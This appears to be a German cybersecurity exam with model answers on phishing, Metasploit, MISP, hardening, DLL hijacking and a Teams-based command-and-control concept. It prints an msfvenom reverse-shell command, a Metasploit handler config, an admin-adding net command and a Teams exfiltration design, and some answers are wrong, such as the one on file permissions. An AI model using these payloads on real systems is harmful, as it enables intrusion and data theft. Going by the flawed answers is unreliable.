<p>Ein Hacker macht ein Offline Phishing (Kopie des Original) auf das eBanking von MyBank AG. Das eBanking ist aber über SMS als 2FA abgesichert.</p> <p>Beurteilen Sie, ob dieser Angriff erfolgreich ist oder nicht.</p> <p>Begründen Sie ihre Antwort</p>	<p>Wenn der Angreifer beim Offline Phishing rund um die Uhr eingegebene PW überwacht, kann er von seinem Browser aus den Login durchführen, wobei das Opfer dann das SMS bekommt und es in der Offline Phishing Seite eingibt. Dann wäre SMS kein Schutz.</p> <p>Wenn der Angreifer die Logins aber nicht in real-time überwacht, dann wird nie ein gültiger Login passieren, wodurch das Opfer kein SMS erhält.</p>	1
<p>Ein Hacker macht ein Online Phishing (Reverse Proxy) auf das eBanking von MyBank AG. Das eBanking ist über SMS als 2FA abgesichert.</p> <p>Welche <b>4 technischen Massnahmen</b> sollen gegen diesen Angriff schützen</p>	<p>1 FIDO2</p> <p>2 Client Cert</p> <p>3 HSTS</p> <p>4 CT</p>	4

## 1.14 IAT Phishing (5 Punkte)

Erklären Sie die Initial Access Technik Phishing anhand von diesem Bild. Beschreiben Sie die Schritte 1-5



Beschreiben Sie die Pfeile 1-5


Frage	Antwort	Punkte
Schritt 1	Erstelle Phishing Page	1
Schritt 2	Schicke Motivations-Mail mit Link zur Phishing Page	1

Frage	Antwort	Punkte
Schritt 3	Aufruf der Phishing Page	1
Schritt 4	Eingabe und Übermittlung der Zugangsdaten	1
Schritt 5	Hacker verwendet die Zugangsdaten	1



### 1.15 IAT Malware (6 Punkte)

Erklären Sie die Initial Access Technik Malware anhand von diesem Bild. Beschreiben Sie die Schritte 1-5



Beschreiben Sie die Pfeile 1-5 (ignorieren Sie die rote Linie die keine Nummer trägt)

Frage	Antwort	Punkte
Schritt 1	Erstellen eines "Water-hole" oder Bereitstellung des Schadcode (payload) auf einem Webserver	1
Schritt 2	Zustellen des Phishing Mail oder Droppers.	1

Frage	Antwort	Punkte
Schritt 3	Ausführen des Droppers	1
Schritt 4	Download des Payload, Ausführen des Payload/Beacon.	1
Schritt 5 a/b	Payload/Beacon pollt über einen HTTPS back connect oder DNS Tunnel nach neuen Kommandos.	2

### 1.16 Metasploit A (2 Punkte)

Ein Polizist findet auf einem Computer ein File mit folgendem Inhalt

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/bind_tcp
set LHOST 80.254.178.110
set LPORT 443
set ExitOnSession false
exploit -j -z
```

Frage	Antwort	Punkte
<p>Erklären Sie dem Polizisten was der obige Code macht.</p> <p><b>Begründen</b> Sie Ihre Antwort.</p>	<p>Auf dem Computer wurde Metasploit ausgeführt.</p> <p>Der Code erstellt eine Bindshell, welche auf die IP LHOST und den Port LPORT bindet. Auf die Bindshell kann ein Angreifer dann connecten und das System fernsteuern.</p>	2

### 1.17 Metasploit B (3 Punkte)

Der Polizist findet zudem noch folgenden Code


```
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp
LHOST=80.23.223.12 LPORT=443 -e x86/shikata_ga_nai -b "\x00\x0a\x0d" -f
python
```

Frage	Antwort	Punkte
<p>Erklären Sie dem Polizisten, was obiger Code macht.</p> <p><b>Begründen</b> Sie Ihre Antwort.</p>	<p>Es erstellt ein python Programm, welches obfuskiert wird, damit es vom Virenschanner nicht erkannt wird.</p> <p>Wenn das Programm ausgeführt wird, verbindet es sich zum Server des Hacker (LHOST, LPORT), damit dieser dort das infizierte System fernsteuern kann.</p>	2
<p>Was bewirkt die Option mit shikata_ga_nai?</p>	<p>Es erstellt ein python Programm, welches obfuskiert wird, damit es vom Virenschanner nicht erkannt wird.</p>	1


## 1.18 Metasploit A+B (4 Punkte)

Machen Sie ein Sequenz Diagramm mit Pfeilen das den Payload von Metasploit A und den Payload von Metasploit B visualisiert in der Annahme, dass dies für den Hacker Einbruch auf ein Unternehmen genutzt wurde.

Metasploit A



## Metasploit B




### 1.19 MISP (3 Punkte)

Frage	Antwort	Punkte
Welcher Nutzen hat MISP für ein Unternehmen?	Austausch von Know-How (Incidents, Malware) in der Community mit ausgeklügelter Sharing Konzept.  Damit können Personen die Cyber Defense und Incident Response betreiben untereinander Erfahrungen austauschen und von Ermittlungen von Anderen profitieren.	1
Wofür kann man das MISP API nutzen und wie sichern Sie dieses API vor unauthorisiertem Zugriff ab?		1
Was tun Sie, wenn Sie in MISP eine Meldung veröffentlicht und geteilt haben, die sich im Nachgang als Falschmeldung herausstellt?	Deletion (hard/soft): Hard deletion is the act of removing the element from the system; it will not perform revocation on other MISP instances. Soft deletion is the act flagging an element as deleted and propagating the revocation among the network of connected MISP instances.	1

## 1.20 Navigator (5 Punkte)

Wenn man im Navigator nach der APT Gruppe APT41 und nach Container Technologien sucht, dann ergibt sich folgendes Bild.



Frage	Antwort	Punkte
<p>Interpretieren Sie obiges Bild</p> <p>Was fällt ihnen auf?</p>	<p>Die Angreifer bekommen in der Regel Zugriff auf die Container indem diese extern erreichbare Dienste exploiten oder schon gültige Zugangsdaten haben.</p>	2
<p>Das NCSC informiert Sie, dass in Ihrem Unternehmen gemäss ihren Alerts die APT41 eingedrungen ist. Was tun Sie um diese Vermutung zu prüfen?</p> <p>Mindestens 3 Schritte nötig (für 3 Punkte)</p>	<ol style="list-style-type: none"> <li>1. Prüfen, ob alle Systeme auf dem aktuellen Patchlevel sind.</li> <li>2. Prüfen, ob es verdächtige Logins gibt.</li> <li>3. Prüfen, ob Systeme auffällig viel Ressourcen verwenden.</li> </ol>	3



## 1.21 Hardening (5 Punkte)

Frage	Antwort	Punkte
<p>Was bedeutet eine Linux Datei die dem User root und der Gruppe root gehört und die folgenden Berechtigungen hat</p> <p><code>rw-rw-rw-</code></p>	Jedermann kann die Datei lesen, schreiben oder ausführen.	1
<p>Ein Binary unter Linux gehört dem User root und der Gruppe root und hat das SUID Flag gesetzt.</p> <p><code>rw-sr-s root root</code></p> <p>Was bedeutet das hinsichtlich Sicherheit?</p>	Jeder Benutzer kann das Binary starten. Alle Aktionen im Kontext des Binary werden als user root in der Gruppe root ausgeführt.	1
<p>Welche Massnahmen treffen Sie um ein Linux System zu härten?</p> <p>Mindestens 6 unterschiedliche Aktivitäten</p>	<ol style="list-style-type: none"> <li>1 Minimieren der Anzahl Netzwerkdienste</li> <li>2 Netzwerkdienste mit least-privileges laufen lassen</li> <li>3 Minimieren der lokalen Dienste</li> <li>4 Lokale Dienste unter least privilege laufen lassen</li> <li>5 File permission restriktiv vergeben</li> <li>6 Remove default accounts</li> <li>7 Apply password policy (SSH mit Keys)</li> </ol>	3

## 1.22 Hijack DLL (3 Punkte)

Bei einer forensischen Untersuchung wurde herausgefunden, dass die Hacker folgenden Befehl ausgeführt haben

```
sc start dllsvc
```

Doch es resultierte der folgende Fehler

```
FILE NOT FOUND C:\Temp\hijackme.dll
```

Der Cyber Defense Analyst hat dann die hijackme.dll auf dem Computer gesucht und gefunden. Zudem hat man durch Reverse Engineering herausgefunden, dass folgendes Kommando in der hijackme.dll implementiert ist

```
cmd.exe /k net localgroup administrators user /add
```

Frage	Antwort	Punkte
Warum haben sich die Hacker die Mühe gemacht, die Malware in eine DLL zu packen?	System Service läuft mit hohen Privilegien und sichert die Persistenz (nach Reboot)  Um die Malware zu verstecken	1
Was macht die Malware?	Ein User soll zur lokalen Admin Gruppe hinzugefügt werden	1

Frage	Antwort	Punkte
<p>Kann man die Malware mit sysmon erkennen?</p> <p>Antwort mit <b>Begründung</b></p>	<p>Ja, sysmon kann SysCalls überwachen und das Anlegen eines Users geht über einen solchen SysCall.</p> <p>Und da es über cmd.exe geht via CMD Command Line Logging</p> <p>Daher ja</p>	1

### 1.23 Lookup Tables (3 Punkte)


Viele Security Tools (SIEM, MISP) können externe Quellen (Lookup Tables) laden und verwenden.

Frage	Antwort	Punkte
Was ist der Nutzen von externen Quellen für ein SIEM?	<p>Externe Quellen können Informationen über Angreifer enthalten (DNS, Malware Hash, Malware URL oder ähnlich) und man kann eigene Logs gegenüber diesen Malware Quellen abgleichen und danach suchen.</p> <p>Darüber hinaus kann man das SIEM enrichen, indem man beispielsweise die GEO Location einer IP über eine solche Lookup Table anzieht und im SIEM die IP's auf einer Weltkarte darstellt.</p>	1
<p>Wäre es möglich, dass man über Daten von diesen externen Quellen einen Trojaner einfängt?</p> <p>Antwort mit Begründung</p>	<p>In MISP und Feeds von MISP sind Malware Artifacts enthalten.</p> <p>Ein unachtsamer SOC MA könnte also damit theoretisch eine Infektion auslösen</p> <p>Allerdings eher unwahrscheinlich, da der SOC MA wohl kaum die Malware auf seinem PC laufen lässt</p>	2



Frage	Antwort	Punkte
Beschreiben Sie ein Konzept oder Ansatz, wie dies Hacker für die Fernsteuerung von Clients im Intranet einer Firma nutzen könnten.	<p>Der Angreifer nutzt den WebHook zum MS Teams Channel als C2 Steuerungskanal.</p> <p>Der Windows Client hat einen Trojaner installiert, der über MS Teams die «Befehle» aus dem Chat holt und im Chat den Befehlgleich löscht (so dass der User den Befehl nicht sieht)</p> <p>Dann führt der Trojaner das Kommando aus und übermittelt das Ergebnis wiederum ins Internet.</p> <p>Variante 1: Übermittlung Daten via Chat Message</p> <p>Variante 2: Übermittlung Daten via HTTPS Request über den Proxy der Firma</p>	4

Zeichnen Sie unten ein Sequenzdiagramm das auf Ihren Ansatz oben passt. Machen Sie Pfeile mit Richtungen. Der MS Teams Client befindet sich im Intranet der Firma. (4 Punkte)



In obiger Zeichnung pollt der MS Teams Client (gesteuert durch einen Trojaner im Client) das Polling. Der Teams Client holt sich die Messages (Befehle) vom Channel (und löscht diese, damit der User die Befehle nicht sieht). Dann übergibt der MS Teams Client den Befehl dem Trojaner. Diese liest beispielsweise eine vertrauliche Datei aus (password.txt) und schickt diese als Message über Teams. Die Exfiltration der Daten muss nicht zwangsläufig über Teams gehen. Das könnte auch ein POST Request auf eine Seite des Angreifers passieren. Gesteuert wird der Client über den Teams Channel.